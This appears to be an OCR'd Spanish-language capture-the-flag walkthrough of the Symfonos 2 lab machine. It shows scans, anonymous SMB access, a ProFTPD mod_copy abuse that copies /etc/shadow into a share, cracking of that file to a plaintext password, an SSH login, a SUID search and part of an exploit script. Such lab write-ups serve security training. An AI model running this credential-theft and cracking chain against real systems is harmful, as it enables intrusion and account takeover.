
Symphonos 2

```
┌──(root💀miguel)-[/home/miguel/Machines/Symphonos2]
└─# ping 192.168.137.16
PING 192.168.137.16 (192.168.137.16) 56(84) bytes of data.
64 bytes from 192.168.137.16: icmp_seq=1 ttl=64 time=3.87 ms
64 bytes from 192.168.137.16: icmp_seq=2 ttl=64 time=1.30 ms
64 bytes from 192.168.137.16: icmp_seq=3 ttl=64 time=11.1 ms
```

```
└─# nmap -sS --open -p- -Pn -n -vvv --min-rate 5000 192.168.1
21/tcp  open  ftp          syn-ack ttl 64
22/tcp  open  ssh          syn-ack ttl 64
80/tcp  open  http         syn-ack ttl 64
139/tcp open  netbios-ssn  syn-ack ttl 64
445/tcp open  microsoft-ds syn-ack ttl 64


└─# nmap -sCV  -p21,22,80,139,445 -Pn -n -vvv 192.168.137.16
21/tcp  open  ftp         syn-ack ttl 64 ProFTPD 1.3.5
22/tcp  open  ssh         syn-ack ttl 64 OpenSSH 7.4p1 Debian
80/tcp  open  http        syn-ack ttl 64 WebFS httpd 1.21
|_http-title: Site doesn't have a title (text/html).
|_http-server-header: webfs/1.21
| http-methods:
|_  Supported Methods: GET HEAD
139/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 3.X - 4.X
445/tcp open  netbios-ssn syn-ack ttl 64 Samba smbd 4.5.16-De
MAC Address: 08:00:27:8B:31:64 (PCS Systemtechnik/Oracle Virt
Service Info: Host: SYMFONOS2; OSs: Unix, Linux; CPE: cpe:/o:
```

```
whatweb 192.168.137.16
http://192.168.137.16 [200 OK] Country[RESERVED][ZZ], HTTPSer
```

```
IP[192.168.137.16], webfs[1.21]
```




```
┌──(root💀miguel)-[/home/miguel/Machines/Symphonos2]
└─# smbclient  //192.168.137.16/anonymous -U""
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> help
?              allinfo        altname        archive        backup
blocksize      cancel         case_sensitive cd             chmod
chown          close          del            deltree        dir
du             echo           exit           get            getfacl
geteas         hardlink       help           history        iosize
lcd            link           lock           lowercase      ls
l              mask           md             mget           mkdir
mkfifo         more           mput           newer          notify
open           posix          posix_encrypt  posix_open     posix_mkdir
posix_rmdir    posix_unlink   posix_whoami   print          prompt
put            pwd            q              queue          quit
readlink       rd             recurse        reget          rename
reput          rm             rmdir          showacls       setea
setmode        scopy          stat           symlink        tar
tarmode        timeout        translate      unlock         volume
vuid           wdel           logon          listconnect    showconnect
tcon           tdis           tid            utimes         logoff
..             !
smb: \> dir
  .                                   D        0  Thu Jul 18 11:30:09 2019
  ..                                  D        0  Thu Jul 18 11:29:08 2019
  backups                             D        0  Thu Jul 18 11:25:17 2019

                19728000 blocks of size 1024. 16313928 blocks available
smb: \>
```

```
smb: \> get backups
NT_STATUS_FILE_IS_A_DIRECTORY opening remote file \backups
smb: \> cd backups
smb: \backups\> dir
  .                                   D        0  Thu Jul 18 11:25:17 2019
  ..                                  D        0  Thu Jul 18 11:30:09 2019
  log.txt                             N    11394  Thu Jul 18 11:25:16 2019

                19728000 blocks of size 1024. 16313928 blocks available
smb: \backups\> get log.txt
getting file \backups\log.txt of size 11394 as log.txt (247.3 KiloBytes/sec) (average
smb: \backups\>
```

leemos el archivo y encontramos cositas


```
┌──(miguel💀miguel)-[~/Machines/Symphonos2]
└─$ cat log.txt
root@symfonos2:~# cat /etc/shadow > /var/backups/shadow.bak
root@symfonos2:~# cat /etc/samba/smb.conf
#
```

```
   read only = yes
   guest ok = no
# Uncomment to allow remote administration of Windows print drivers.
# You may need to replace 'lpadmin' with the name of the group your
# admin users are members of.
# Please note that you also need to set appropriate Unix permissions
# to the drivers directory for these users to have write rights in it
;   write list = root, @lpadmin

[anonymous]
   path = /home/aeolus/share
   browseable = yes
   read only = yes
   guest ok = yes

root@symfonos2:~# cat /usr/local/etc/proftpd.conf
# This is a basic ProFTPD configuration file (rename it to
# 'proftpd.conf' for actual use.  It establishes a single server
# and a single anonymous login.  It assumes that you have a user/group
# "nobody" and "ftp" for normal operation and anon.

ServerName                      "ProFTPD Default Installation"
ServerType                      standalone
DefaultServer                   on

# Port 21 is the standard FTP port.
Port                            21

# Don't use IPv6 support by default.
UseIPv6                         off
```


```
# Set the user and group under which the server will run.
User                            aeolus
Group                           aeolus

# To cause every FTP user to be "jailed" (chrooted) into their home
# directory, uncomment this line.
#DefaultRoot ~

# Normally, we want files to be overwriteable.
AllowOverwrite          on

# Bar use of SITE CHMOD by default
<Limit SITE_CHMOD>
  DenyAll
</Limit>

# A basic anonymous configuration, no upload directories.  If you do not
# want anonymous users, simply delete this entire <Anonymous> section.
<Anonymous ~ftp>
  User                          ftp
  Group                         ftp

  # We want clients to be able to login with "anonymous" as well as "ftp"
  UserAlias                     anonymous ftp

  # Limit the maximum number of anonymous logins
  MaxClients                    10
```

como no conseguia mas que colocar help como usuario unautenticado por ftp fui en vusqueda de vulneravilidades

```
┌──(root💀miguel)-[/home/miguel]
└─# searchsploit proftpd 1.3.5
-------------------------------------------------------------------------------------------------------- ---------------------------------
 Exploit Title                                                                                          |  Path
-------------------------------------------------------------------------------------------------------- ---------------------------------
ProFTPd 1.3.5 - 'mod_copy' Command Execution (Metasploit)                                              | linux/remote/37262.rb
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution                                                    | linux/remote/36803.py
ProFTPd 1.3.5 - 'mod_copy' Remote Command Execution (2)
                                                                | linux/remote/49908.py
ProFTPd 1.3.5 - File Copy                                                                              | linux/remote/36742.txt
-------------------------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results

┌──(root💀miguel)-[/home/miguel]
└─# searchsploit -x linux/remote/36742.txt
  Exploit: ProFTPd 1.3.5 - File Copy
      URL: https://www.exploit-db.com/exploits/36742
```



como savemos donde esta el vackup de shadows y que tenemos la carpeta de aeolus compartida en smb lo mando para alla




```
┌──(root💀miguel)-[/home/miguel/Machines/Symphonos2]
└─# smbclient  //192.168.137.16/anonymous -U""
Password for [WORKGROUP\root]:
Try "help" to get a list of possible commands.
smb: \> dir
  .                                   D        0  Thu Jan 16 20:34:04 2025
  ..                                  D        0  Thu Jul 18 11:29:08 2019
  backups                             D        0  Thu Jul 18 11:25:17 2019
  shadow.bak                          N     1173  Thu Jan 16 20:34:04 2025

                19728000 blocks of size 1024. 16313888 blocks available
smb: \> get shadow.bak
getting file \shadow.bak of size 1173 as shadow.bak (33.7 KiloBytes/sec) (average 33.7 KiloBytes/sec)
smb: \> exit

┌──(root💀miguel)-[/home/miguel/Machines/Symphonos2]
└─# ls
log.txt  saludo.txt  shadow.bak
```

```
┌──(root💀miguel)-[/home/miguel/Machines/Symphonos2]
└─# john shadow.bak -w:/usr/share/wordlists/rockyou.txt
Using default input encoding: UTF-8
Loaded 3 password hashes with 3 different salts (sha512crypt, crypt(3) $6$ [SHA512 256/256 AVX2 4x])
Cost 1 (iteration count) is 5000 for all loaded hashes
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
sergioteamo      (aeolus)
```


ssh y adentro

```
aeolus@symfonos2:~$ whoami
aeolus
aeolus@symfonos2:~$
```


```
aeolus@symfonos2:~$ find / -perm -4000 -ls 2>/dev/null
   922054     12 -rwsr-xr-x   1 root     root        10232 Mar 27  2017 /usr/lib/eject/dmcrypt-get-device
   923944     44 -rwsr-xr--   1 root     messagebus    42992 Jun  9  2019 /usr/lib/dbus-1.0/dbus-daemon-launch-helper
  1053558    432 -rwsr-xr-x   1 root     root         440728 Mar  1  2019 /usr/lib/openssh/ssh-keysign
   796686    996 -rwsr-xr-x   1 root     root        1019656 May 28  2019 /usr/sbin/exim4
   805767    140 -rwsr-xr-x   1 root     root         140944 Jun  5  2017 /usr/bin/sudo
   786513     60 -rwsr-xr-x   1 root     root          59680 May 17  2017 /usr/bin/passwd
   786510     40 -rwsr-xr-x   1 root     root          40504 May 17  2017 /usr/bin/chsh
   786509     52 -rwsr-xr-x   1 root     root          50040 May 17  2017 /usr/bin/chfn
   789374     40 -rwsr-xr-x   1 root     root          40312 May 17  2017 /usr/bin/newgrp
   786512     76 -rwsr-xr-x   1 root     root          75792 May 17  2017 /usr/bin/gpasswd
  1048620     44 -rwsr-xr-x   1 root     root          44304 Mar  7  2018 /bin/mount
  1048618     40 -rwsr-xr-x   1 root     root          40536 May 17  2017 /bin/su
  1048643     60 -rwsr-xr-x   1 root     root          61240 Nov 10  2016 /bin/ping
  1048621     32 -rwsr-xr-x   1 root     root          31720 Mar  7  2018 /bin/umount
aeolus@symfonos2:~$
```




nos conectamos nosotros a la maquina victima mediante un local portforwardin por vemos que tiene el puerto 8080 avierto, y me avro un puerto en mi propia maquina




vemos que tenemos el puerto 8080 ocupado por ssh







entramos claramente con `aeolus:sergioteamo`





```
 GNU nano 8.2                                                47044.py
cookies = {}
for cookie in raw_cookies.split(";"):
    # print cookie
    c = cookie.split("=")
    cookies[c[0]] = c[1]

def create_new_device(url):
    raw_request = {
        "hostname": hostname,
        "snmp": "on",
        "sysName": "",
        "hardware": "",
        "os": "",
        "snmpver": "v2c",
        "os_id": "",
        "port": "",
        "transport": "udp",
        "port_assoc_mode": "ifIndex",
        "community": payload,
        "authlevel": "noAuthNoPriv",
        "authname": "",
        "authpass": "",
        "cryptopass": "",
        "authalgo": "MD5",
        "cryptoalgo": "AES",
